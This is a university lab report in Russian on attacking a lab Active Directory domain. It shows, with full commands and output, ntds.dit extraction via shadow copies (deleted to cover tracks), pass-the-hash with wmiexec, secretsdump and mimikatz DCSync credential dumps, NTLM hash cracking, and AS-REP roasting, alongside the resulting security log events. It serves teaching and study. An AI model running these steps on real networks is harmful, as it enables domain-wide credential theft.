

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение
высшего образования
«Национальный исследовательский ядерный университет «МИФИ»

ЛАБОРАТОРНАЯ РАБОТА №4:
«Атаки в Active Directory. Часть 1»

Выполнили студенты группы Б19-515
Щербакова Александра
Белов Александр

Москва, 2023 г.

Задание 1.

На контроллере домена создали теньевую копию:

```
Администратор: Командная строка
Microsoft Windows [Version 10.0.17763.2369]
(c) Корпорация Майкрософт (Microsoft Corporation), 2018. Все права защищены.

C:\Users\Администратор>vssadmin create shadow /for=C:
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(C) Корпорация Майкрософт (Microsoft Corporation), 2001-2013.

Успешно создана теньевая копия для "C:\"
    ID теневой копии: {1f7e37db-7efd-426a-b9a5-aab8c4b98125}
    Имя тома теневой копии: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

C:\Users\Администратор>
```

Скопировали файл базы данных ntds.dit из теневой копии:

```
C:\Users\Администратор>copy \\?\GLOBALROOT\Device\hardDiskVolumeShadowCopy1\windows\ntds\ntds.dit C:\ntds.dit
Скопировано файлов:      1.

C:\Users\Администратор>
```

NTDS.dit просто так не открыть – база хранится в зашифрованном виде. Для расшифровки нужно забрать файл System, копия которого доступна в теневой копии. Копируем его аналогичным образом:

```
C:\Users\Администратор>copy \\?\GLOBALROOT\Device\hardDiskVolumeShadowCopy1\windows\system32\config\system C:\system
Скопировано файлов:      1.

C:\Users\Администратор>
```

Удаляем теньевую копию, чтобы замести следы:

```
C:\Users\Администратор>vssadmin delete shadows /Shadow={1f7e37db-7efd-426a-b9a5-aab8c4b98125}
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(C) Корпорация Майкрософт (Microsoft Corporation), 2001-2013.

Вы действительно хотите удалить теньевые копии (1)? (Д/Н): [Н] Д

Успешно удалены теньевые копии (1).

C:\Users\Администратор>
```

Додумались, что это все надо было делать с Кали через wmiexes, как в прошлой лабе:

```
aleksandra@kali: ~/impacket/examples
(aleksandra@kali)-[~/impacket/examples]
$ python3 wmiexec.py -hashes :172e9d382099506a4e20e460fed0c12f ivanov@10.0.1.6 -codec cp866
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
mydomain\ivanov

C:\>vssadmin create shadow /for=C:
vssadmin 1.1 - Программа командной строки для администрирования службы теневого копирования томов
(C) Корпорация Майкрософт (Microsoft Corporation), 2001-2013.

Успешно создана теньевая копия для "C:\"
ID теневого копии: {60184f36-159c-43b2-8f2b-e9902eab6e01}
Имя тома теневого копии: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3

C:\>copy \\?\GLOBALROOT\Device\hardDiskVolumeShadowCopy2\windows\ntds\ntds.dit C:\ntds.dit
Скопировано файлов: 1.

C:\>copy \\?\GLOBALROOT\Device\hardDiskVolumeShadowCopy2\windows\system32\config\system C:\system
Скопировано файлов: 1.
```

По-хорошему надо было копировать примерно такой командой эти файлы с сервера на Кали, но не получилось. Делали через scp.

```
Let's copy the "ntds.dit" file from the target Windows AD Domain Controller machine by using below mentioned command:
PsExec.exe \\192.168.56.200 -u user1 -p ica_1046 -h cmd /c "copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy5\Windows\NTDS\NTDS.dit \\192.168.56.101\C$\xampp\htdocs\box\ps\"

This command will copy the "ntds.dit" file from remote machine having IP "192.168.56.200" to the machine "LABONE" having IP "192.168.56.101" in directory "C:\xampp\htdocs\box\ps\"
```

Задание 2.

secretsdump входит в состав Impacket, установленный в прошлой лабе. Достали хеши паролей

```

(aleksandra@kali)-[~/impacket/examples]
$ python3 secretsdump_fixed.py -system ~/system -ntds ~/ntds.dit LOCAL -outputfile ~/out.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0xeb628e46aa88fc371b2607896b59b2a8
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 7123e159357c188cb10509a780cd2611
[*] Reading and decrypting hashes from /home/aleksandra/ntds.dit
Администратор:500:aad3b435b51404eeaad3b435b51404ee:09137bfff805dbc5bb7180e5f2732c12f:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-SM8HEDV52AE$:1000:aad3b435b51404eeaad3b435b51404ee:6d69194d33889a713dc7eaf4bd89e40a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f2c58ea8d1d0b4af2ae7b762c9449afa:::
mydomain.local\ivanov:1110:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\petrov:1111:aad3b435b51404eeaad3b435b51404ee:e4376b3ae220a4b8e4d695a8f6372e78:::
mydomain.local\olegov:1112:aad3b435b51404eeaad3b435b51404ee:018c210209a8f4558faf1cc903b3b6e2:::
mydomain.local\kirillov:1113:aad3b435b51404eeaad3b435b51404ee:a9e80b9e9d043d83e317872c0a359ec0:::
mydomain.local\viktorov:1114:aad3b435b51404eeaad3b435b51404ee:fba93f9de250a9aedb702d15967fcb46:::
mydomain.local\denisov:1115:aad3b435b51404eeaad3b435b51404ee:b5e3aec446cad85267aa0204d46c0e6e:::
mydomain.local\irinova:1116:aad3b435b51404eeaad3b435b51404ee:a89fca3e3492113d8644212eb9630dbe:::
mydomain.local\aleksandrov:1117:aad3b435b51404eeaad3b435b51404ee:a89fca3e3492113d8644212eb9630dbe:::
mydomain.local\glebov:1118:aad3b435b51404eeaad3b435b51404ee:98358f1a4cf4dd7fbfeeb0c5353ae231:::
mydomain.local\ignatov:1119:aad3b435b51404eeaad3b435b51404ee:bd4fdf314b6e4a31dc7b83504541b081:::
mydomain.local\valentinov:1129:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\igorev:1130:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
DESKTOP-N1P6UMB$:1131:aad3b435b51404eeaad3b435b51404ee:b6ce3557a3bc6ef5ec0ce68770ed92ef:::
[*] Kerberos keys from /home/aleksandra/ntds.dit
Администратор:aes256-cts-hmac-sha1-96:33b70a00a88c46a6d8ca08fe1d3973a19d686bfceb6f4d56f929b424c7739f7e
Администратор:aes128-cts-hmac-sha1-96:feaf80ce78b70016291ad0ef9148ca16
Администратор:des-cbc-md5:75e562f8670b2aba
WIN-SM8HEDV52AE$:aes256-cts-hmac-sha1-96:f3004850b028378ffa4c1854ab0e2423762f46b44efdc820336df07c7dfcbea3
WIN-SM8HEDV52AE$:aes128-cts-hmac-sha1-96:15d4f7ec639e9109f37409b260c32bae
WIN-SM8HEDV52AE$:des-cbc-md5:c497293402f4ef52
krbtgt:aes256-cts-hmac-sha1-96:5b7cc288dcaec0953b59fb1336b459e2643d41740a43b340eb30086144016827
krbtgt:aes128-cts-hmac-sha1-96:7ca7372f9be59ea902cd541f0962af2f
krbtgt:des-cbc-md5:6d5d3223e06e3ee0
mydomain.local\ivanov:aes256-cts-hmac-sha1-96:d41fad3877438efeb0bc4ccbc3dafab48148a3430aee92d8228506afb4db03d
mydomain.local\ivanov:aes128-cts-hmac-sha1-96:594f76c4eedbb4c54d8b9b939a0c89f7
mydomain.local\ivanov:des-cbc-md5:d5df4a3df8290457
mydomain.local\petrov:aes256-cts-hmac-sha1-96:ca0452248080e2cfaeee4e736c43cbbd82663321593d82395be97c32f45e0240
mydomain.local\petrov:aes128-cts-hmac-sha1-96:6fb0a0535c6128a9b0cf91e190e610ef
mydomain.local\petrov:des-cbc-md5:bc6bc775294a43ab
mydomain.local\olegov:aes256-cts-hmac-sha1-96:9e7227458a8dd123645da7f907dbbd5395c64015b1a66114b536b907838817a1
mydomain.local\olegov:aes128-cts-hmac-sha1-96:7b5951e40c377b9db50966d8b5d97c77
mydomain.local\olegov:des-cbc-md5:adbf640e3b0d508b5

```

Задание 3.

Файл с хешами, найденным теневым копированием:

```
(aleksandra@kali)-[~]
$ cat hashes.txt
09137bff805dbc5bb7180e5f2732c12f
31d6cfe0d16ae931b73c59d7e0c089c0
6d69194d33889a713dc7eaf4bd89e40a
f2c58ea8d1d0b4af2ae7b762c9449afa
172e9d382099506a4e20e460fed0c12f
e4376b3ae220a4b8e4d695a8f6372e78
018c210209a8f4558faf1cc903b3b6e2
a9e80b9e9d043d83e317872c0a359ec0
fba93f9de250a9aedb702d15967fcb46
b5e3aec446cad85267aa0204d46c0e6e
a89fca3e3492113d8644212eb9630dbe
a89fca3e3492113d8644212eb9630dbe
98358f1a4cf4dd7fbfeeb0c5353ae231
bd4fdf314b6e4a31dc7b83504541b081
172e9d382099506a4e20e460fed0c12f
172e9d382099506a4e20e460fed0c12f
b6ce3557a3bc6ef5ec0ce68770ed92ef
```

Для брутфорса скачали небольшой словарь от John the ripper.

Пароли сложные, так что в оригинальном словаре их не нашлось. Поэтому дописали три пароля сами в словарь.

1) Расшифровали NTFS при помощи hashcat:

```
(aleksandra@kali)-[~/Загрузки]
$ hashcat -m 1000 -a 0 ~/hashes.txt john.txt
hashcat (v6.2.6) starting
```

Два пользователя:

```
172e9d382099506a4e20e460fed0c12f:Superhardpas!
e4376b3ae220a4b8e4d695a8f6372e78:Yjcjgshrf1
Approaching final keypace - workload adjusted.
```

Админский пароль krbtgt:

```
09137bff805dbc5bb7180e5f2732c12f:Aleksandrishche2023
Approaching final keypace - workload adjusted.
```

2) Расшифровали NTFS при помощи JohnTheRipper:

```
(aleksandra@kali)-[~/Загрузки]
$ john --format=NT --wordlist=john.txt ~/hashes.txt
Created directory: /home/aleksandra/.john
Using default input encoding: UTF-8
Loaded 14 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
Superhardpas!      (?)
Aleksandrishche2023 (?)
Yjcjgshrf1        (?)
                  (?)
4g 0:00:00:00 DONE (2023-04-03 14:59) 400.0g/s 311100p/s 311100c/s 3187KC/s prop
erty..zhongguo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords rel
iably
Session completed.

(aleksandra@kali)-[~/Загрузки]
$
```

Нашлись все три пароля.

Задание 4.

DCSync – атака на контроллер домена, в результате которой злоумышленник получает хеши паролей всех пользователей в домене.

Выполнили атаку DCSync с помощью утилиты mimikatz:

```
mimikatz # lsadump::dcsync /domain:mydomain.local /user:ivanov
[DC] 'mydomain.local' will be the domain
[DC] 'WIN-SM8HEDV52AE.mydomain.local' will be the DC server
[DC] 'ivanov' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Иван Иванов

** SAM ACCOUNT **

SAM Username : ivanov
User Principal Name : ivanov@mydomain.local
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration : 01.01.1601 3:00:00
Password last change : 27.03.2023 14:17:22
Object Security ID : S-1-5-21-1078903314-3654076792-10258249-1110
Object Relative ID : 1110

Credentials:
Hash NTLM: 172e9d382099506a4e20e460fed0c12f
ntlm- 0: 172e9d382099506a4e20e460fed0c12f
ntlm- 1: 149c5f9d909e4c34718118180dad4a6
lm - 0: 01ad24e345d2059bb0c2cb567010194a
lm - 1: 8f0139e850332e097d7da4e41b2f1824

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
Random Value : 53a150088c1bfa294971f25ed4b16b7e

* Primary:Kerberos-Newer-Keys *
Default Salt : MYDOMAIN.LOCALivanov
Default Iterations : 4096
Credentials
aes256_hmac (4096) : d41fad3877438efeb0bc4ccbc3dafab48148a3430aee92d8228506afb4db03d
aes128_hmac (4096) : 594f76c4eedbb4c54d8b9b939a0c89f7
des_cbc_md5 (4096) : d5df4a3df8290457
OldCredentials
aes256_hmac (4096) : 83013c9b17d3d93fc2e1dd5f3292cb0c949ca43f5865de91d2453e5de9fa53d2
aes128_hmac (4096) : 199f93c36f85d28c507a4acb0af0743b
des_cbc_md5 (4096) : 974608baabf24a2c

* Primary:Kerberos *
Default Salt : MYDOMAIN.LOCALivanov
Credentials
des_cbc_md5 : d5df4a3df8290457
OldCredentials
des_cbc_md5 : 974608baabf24a2c

* Packages *
NTLM-Strong-NTOWF
```



```
* Packages *
NTLM-Strong-NTWF

* Primary:WDigest *
01 fb943fae250d70fbb448cdab3c8bb999
02 9827cd264a80a249d36af011833877c4
03 fae5d1c14922170aabcae15dce6bd5dd
04 fb943fae250d70fbb448cdab3c8bb999
05 9827cd264a80a249d36af011833877c4
06 693c4dbd01a6e0c8f5d9e4dd19fa4661
07 fb943fae250d70fbb448cdab3c8bb999
08 e280aa8c5e16ceeacd001d16fe91f0d4
09 e280aa8c5e16ceeacd001d16fe91f0d4
10 81620273cf7dfb9721e123be8bc832c3
11 b1178b5e4db6e01854947cb1972ad238
12 e280aa8c5e16ceeacd001d16fe91f0d4
13 a152227bd213de202e3fb66cda9e870e
14 b1178b5e4db6e01854947cb1972ad238
15 6a535cf4fe8caf8b980aabb43cc1c75
16 6a535cf4fe8caf8b980aabb43cc1c75
17 54ef8e336c7ca66c25f9ad56c609f352
18 655434d3cc43975ed8da85efa73f6a16
19 640309b4af5694b59e9e960c44282e5d
20 f84108670d2e432c37ceb9a49b547659
21 05e60022e4bc1a1e95eb520c86f6b86b
22 05e60022e4bc1a1e95eb520c86f6b86b
23 889b1a9b9a9c09c2ab981b63fbca3818
24 6f1e8df8dae2c31e8c3dcf7564303ff5
25 6f1e8df8dae2c31e8c3dcf7564303ff5
26 ecbb801d08dd03353f1aeae42d1959cc
27 d50d6dfc2791c2168adf29753ce4aa51
28 4463393e26d3cefff7c17e806a95b605
29 d73e106f1671a9e4c2da3d8bd3482f19


mimikatz #
```

Видим хеши всех паролей, которые были установлены у пользователя, за счет чего можно предугадать пароль в будущем.

```
Credentials:
Hash NTLM: 172e9d382099506a4e20e460fed0c12f
ntlm- 0: 172e9d382099506a4e20e460fed0c12f
ntlm- 1: 149c5f9d909e4c34718118180dadb4a6
```

Журнал безопасности:

Безопасность Событий: 20 274				
Ключевые слова	Дата и время	Источник	Код события	Категория задачи
Аудит успеха	03.04.2023 9:12:01	Microsoft Windows security auditing.	4662	Directory Service Access
Аудит успеха	03.04.2023 9:12:01	Microsoft Windows security auditing.	4662	Directory Service Access
Аудит успеха	03.04.2023 9:12:01	Microsoft Windows security auditing.	4662	Directory Service Access
Аудит успеха	03.04.2023 9:12:01	Microsoft Windows security auditing.	4662	Directory Service Access



Задание 5.

Выполнили атаку DCSync с помощью утилиты secretdump:
python3 secretdump_fixed.py mydomain/ivanov:Superhardpas!@10.0.1.6 -just-dc

```

(aleksandra@kali)-[~/impacket/examples]
$ python3 secretsdump_fixed.py mydomain.local/testuser:Superhardpas0!@10.0.1.6 -just-dc

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Администратор:500:aad3b435b51404eeaad3b435b51404ee:09137bff805dbc5bb7180e5f2732c12f:::
Гость:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f2c58ea8d1d0b4af2ae7b762c9449afa:::
mydomain.local\ivanov:1110:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\petrov:1111:aad3b435b51404eeaad3b435b51404ee:e4376b3ae220a4b8e4d695a8f6372e78:::
mydomain.local\olegov:1112:aad3b435b51404eeaad3b435b51404ee:018c210209a8f4558faf1cc903b3b6e2:::
mydomain.local\kirillov:1113:aad3b435b51404eeaad3b435b51404ee:a9e80b9e9d043d83e317872c0a359ec0:::
mydomain.local\victorov:1114:aad3b435b51404eeaad3b435b51404ee:fb93f9de250a9aedb702d15967fcb46:::
mydomain.local\denisov:1115:aad3b435b51404eeaad3b435b51404ee:b5e3aec446cad85267aa0204d46c0e6e:::
mydomain.local\irinova:1116:aad3b435b51404eeaad3b435b51404ee:a89fca3e3492113d8644212eb9630dbe:::
mydomain.local\aleksandrov:1117:aad3b435b51404eeaad3b435b51404ee:a89fca3e3492113d8644212eb9630dbe:::
mydomain.local\glebov:1118:aad3b435b51404eeaad3b435b51404ee:98358f1a4cf4dd7fbfeeb0c5353ae231:::
mydomain.local\ignatov:1119:aad3b435b51404eeaad3b435b51404ee:bd4fdf314b6e4a31dc7b83504541b081:::
mydomain.local\valentinov:1129:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\igorev:1130:aad3b435b51404eeaad3b435b51404ee:172e9d382099506a4e20e460fed0c12f:::
mydomain.local\testuser:1132:aad3b435b51404eeaad3b435b51404ee:b0482f8ffcf0aea970363ba8e217c5e18:::
WIN-SM8HEDV52AE$:1000:aad3b435b51404eeaad3b435b51404ee:6d69194d33889a713dc7eaf4bd89e40a:::
DESKTOP-M1P6UMB$:1131:aad3b435b51404eeaad3b435b51404ee:b6ce3557a3bc6ef5ec0ce68770ed92ef:::
[*] Kerberos keys grabbed
Администратор:aes256-cts-hmac-sha1-96:33b70a00a88c46a6d8ca08fe1d3973a19d686bfcfeb6f4d56f929b424c7739f7e
Администратор:aes128-cts-hmac-sha1-96:feaf80ce78b70016291ad0ef9148ca16
Администратор:des-cbc-md5:75e562f8670b2aba
krbtgt:aes256-cts-hmac-sha1-96:5b7cc288dcaec0953b59fb1336b459e2643d41740a43b340eb30086144016827
krbtgt:aes128-cts-hmac-sha1-96:7ca7372f9be59ea902cd541f0962af2f
krbtgt:des-cbc-md5:6d5d3223e06e3ee0
mydomain.local\ivanov:aes256-cts-hmac-sha1-96:d41fad3877438efeb0bc4ccbc3dafab48148a3430aee92d8228506afb4db03d
mydomain.local\ivanov:aes128-cts-hmac-sha1-96:594f76c4eedbb4c54d8b9b939a0c89f7
mydomain.local\ivanov:des-cbc-md5:d5df4a3df8290457
mydomain.local\petrov:aes256-cts-hmac-sha1-96:ca0452248080e2cfaeee4e736c43cbdd82663321593d82395be97c32f45e0240
mydomain.local\petrov:aes128-cts-hmac-sha1-96:6fb0a0535c6128a9b0cf91e190e610ef
mydomain.local\petrov:des-cbc-md5:bc6bc775294a43ab
mydomain.local\olegov:aes256-cts-hmac-sha1-96:9e7227458a8dd123645da7f907dbbd5395c64015b1a66114b536b907838817a1
mydomain.local\olegov:aes128-cts-hmac-sha1-96:7b5951e40c377b9db50966d8b5d97c77
mydomain.local\olegov:des-cbc-md5:adb640eab0d698b5
mydomain.local\kirillov:aes256-cts-hmac-sha1-96:b250c2ed3ccfd4f57b8cad04e2641180a6d3d272c01cc1246590dd07d0f0ad226b

```

Атака успешна - получили хеши паролей всех пользователей.

Задание 6.

Атака AS-REP Roasting при помощи Rubeus:

```

PS C:\rubeus> .\Rubeus.exe asreproast

Rubeus
v2.2.0

[*] Action: AS-REP roasting
[*] Target Domain      : mydomain.local
[*] Searching path 'LDAP://WIN-SM8HEDV52AE.mydomain.local/DC=mydomain,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'
[X] No results returned by LDAP!
[X] Error during executing the LDAP query.
PS C:\rubeus>

```

Не получилось, так как данная атака возможна, если учетной записи пользователя разрешена аутентификация без предварительной проверки подлинности Kerberos.

Задание 7.

Двум пользователям убрали проверку подлинности Kerberos (Игнатов и Александров)

Свойства: Игнат Игнатов

Опубликованные сертификаты	Член групп	Репликация паролей
Входящие звонки	Объект	Безопасность
Среды	Сеансы	

Удаленное управление

Профиль служб удаленных рабочих столов	COM+	Редактор атрибутов
Общие	Адрес	Учетная запись
Профиль	Телефоны	Организация

Имя входа пользователя:

ignatov @mydomain.local

Имя входа пользователя (пред-Windows 2000):

MYDOMAIN\ ignatov

Время входа... Вход на...

☐ Разблокировать учетную запись

Параметры учетной записи:

- ☐ Использовать только типы шифрования Kerberos DES для
- ☐ Данная учетная запись поддерживает 128-разрядное
- ☐ Данная учетная запись поддерживает 256-разрядное
- ☒ Без предварительной проверки подлинности Kerberos

Срок действия учетной записи

☒ Никогда

☐ Истекает: 3 мая 2023 г.

OK Отмена Применить Справка

Повторная атака с помощью Rubeus:

```
[*] Error during executing the krb5 query.  
PS C:\rubeus> .\Rubeus.exe asreproast  
  
Rubeus  
v2.2.0  
  
[*] Action: AS-REP roasting  
[*] Target Domain : mydomain.local  
[*] Searching path 'LDAP://WIN-SM8HEDV52AE.mydomain.local/DC=mydomain,DC=local' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304))'  
[*] SamAccountName : aleksandrov  
[*] DistinguishedName : CN=Александр Александров,OU=Пользователи,OU=Отдел IT,OU=Центральный офис,OU=Москва,DC=mydomain,DC=local  
[*] Using domain controller: WIN-SM8HEDV52AE.mydomain.local (::1)  
[*] Building AS-REQ (w/o preauth) for: 'mydomain.local\aleksandrov'  
[*] AS-REQ w/o preauth successful!  
[*] AS-REP hash:  
  
$krb5asrep$aleksandrov@mydomain.local:D67B550982032697F650B6271B8B4A61$BC07DFEE4E3FD71F2B875BEFF0159027D9A78FF9508C945B11F795380FF878373D6AEF0C7FACAE3C41E82BEA914265602617073FE92393F958FF58F1C88559C08FD461CFE679CD2B5351CF08EF49593569D6777F2A82E7268881C0726888CAAC7E57FAF50A8296C3E8C008037440EF3A458D233D8DCB2C6427DDF879B9CEFF228D5131F2F622E326F4FA9CC869167F0CF70E0FA9C1918B0B30971D7A25D585BDD150779CF798A0C2509740803C1390DC224802CC0C1997AF3BAA3BBA246F7E177B5C2543DBE4BA4A5C1281965EC84A89922B13B09AED1630EC0BC297C1440CA3A8328AEAC6CFBA8DD2FF4CE4746  
  
[*] SamAccountName : ignatov  
[*] DistinguishedName : CN=Игнат Игнатов,OU=Пользователи,OU=Отдел IT,OU=Центральный офис,OU=Москва,DC=mydomain,DC=local  
[*] Using domain controller: WIN-SM8HEDV52AE.mydomain.local (::1)  
[*] Building AS-REQ (w/o preauth) for: 'mydomain.local\ignatov'  
[*] AS-REQ w/o preauth successful!  
[*] AS-REP hash:  
  
$krb5asrep$ignatov@mydomain.local:B48D40195E9F8CFED4195540D62A5F6A$A792C59CBDF4557C384D184A9A3A91C1181C7C2E8FDDF90848580AA982B07F8F2E03E33A2C9D0E095CBDA98BE1C97419FB625CF2BA811ADE4D66039AA19107F20DA1DA1101889428568797A72241884CC44EC9E9A4FE50B90810E8352A0B74185D718C7CBFF493CEC787C18478AB097DC1F8539906483D282451DA6B7B7FBFE2414036F020088982A0CADCDBAE40ED3F509995E6CF4F3BA0D7FA79262435A2E66400CB803CFF01B784C298EC39E5E6767007E4C2AA87E04CAA8E86C4C84BFFB883F48FDE71830B11A124EE0C42DDA0E2437504FA4E11D5A6947E03B54176E0E01C6EE0176B2DAE858F0A5D943FC6A  
PS C:\rubeus>
```

Журнал безопасности Windows:

Безопасность Событий: 21 495

Ключевые слова	Дата и время	Источник	Код события	Категория задачи
Аудит успеха	03.04.2023 11:29:04	Microsoft Windows security auditing.	4768	Kerberos Authentication Service
Аудит успеха	03.04.2023 11:29:04	Microsoft Windows security auditing.	4768	Kerberos Authentication Service

Свойства событий - Событие 4768, Microsoft Windows security auditing.

Общие Подробности

Запрошен билет проверки подлинности Kerberos(TGT).

Сведения об учетной записи:

Имя учетной записи: ignatov
Предоставленное имя сферы: mydomain.local
Идентификатор пользователя: MYDOMAIN\ignatov

Сведения о службе:

Имя службы: krbtgt
Код службы: MYDOMAIN\krbtgt

Сведения о сети:

Адрес клиента: ::1
Порт клиента: 50667

Дополнительные сведения:

Параметры билета: 0x40800010
Код результата: 0x0
Тип шифрования билета: 0x17
Тип предварительной проверки подлинности: 0

Сведения о сертификате:

Имя поставщика сертификата:
Серийный номер сертификата:
Отпечаток сертификата:

Сведения о сертификате предоставляются только в том случае, если сертификат использовался для предварительной проверки подлинности.

Типы предварительной проверки подлинности, параметры билета, типы шифрования и коды результата определены в стандарте RFC 4120.

Имя журнала: Безопасность
Источник: Microsoft Windows security Дата: 03.04.2023 11:29:04
Код: 4768 Категория задачи: Kerberos Authentication Service
Уровень: Сведения Ключевые слова: Аудит успеха
Пользов.: Н/Д Компьютер: WIN-SM8HEDV52AE.mydomain.local
Код операции: Сведения
Подробности: [Справка в Интернете для](#)

Копировать Закрывать

Задание 8.

Нашли 3 пользовательские учетные записи служб в ADEplorer

Search Container

Search for objects with the following attributes:

Class:

Attribute:

Relation:

Value:

(servicePrincipalName >= 1)

Current Search Criteria:

Attribute	Relation	Value
servicePrincipalName	more than	1

distinguishedName	servicePrincipalName
CN=WIN-SM8HEDV52AE,OU=Do...	Dfsr-12f9a27c-bf97-4787-9364-d31...
CN=DESKTOP-N1P6UMB,CN=Co...	RestrictedKbHost/DESKTOP-N1P6...
CN=krbtgt,CN=Users,DC=mydoma...	kadmin/changepw

Подробности про все три:

Attribute Properties

Attribute:

Object:

Syntax:

Schema:

Values:

kadmin/changepw

Attribute Properties

Attribute:

Object:

Syntax:

Schema:

Values:

RestrictedKbHost/DESKTOP-N1P6UMB
HOST/DESKTOP-N1P6UMB
RestrictedKbHost/DESKTOP-N1P6UMB.mydomain.local
HOST/DESKTOP-N1P6UMB.mydomain.local

Attribute Properties

Attribute:

Object:

Syntax:

Schema:

Values:

Dfsr-12f9a27c-bf97-4787-9364-d31b6c55eb04/WIN-SM8HEDV52AE.mydomain.local
ldap/WIN-SM8HEDV52AE.mydomain.local/ForestDnsZones.mydomain.local
ldap/WIN-SM8HEDV52AE.mydomain.local/DomainDnsZones.mydomain.local
DNS/WIN-SM8HEDV52AE.mydomain.local
GC/WIN-SM8HEDV52AE.mydomain.local/mydomain.local
RestrictedKbHost/WIN-SM8HEDV52AE.mydomain.local
RestrictedKbHost/WIN-SM8HEDV52AE
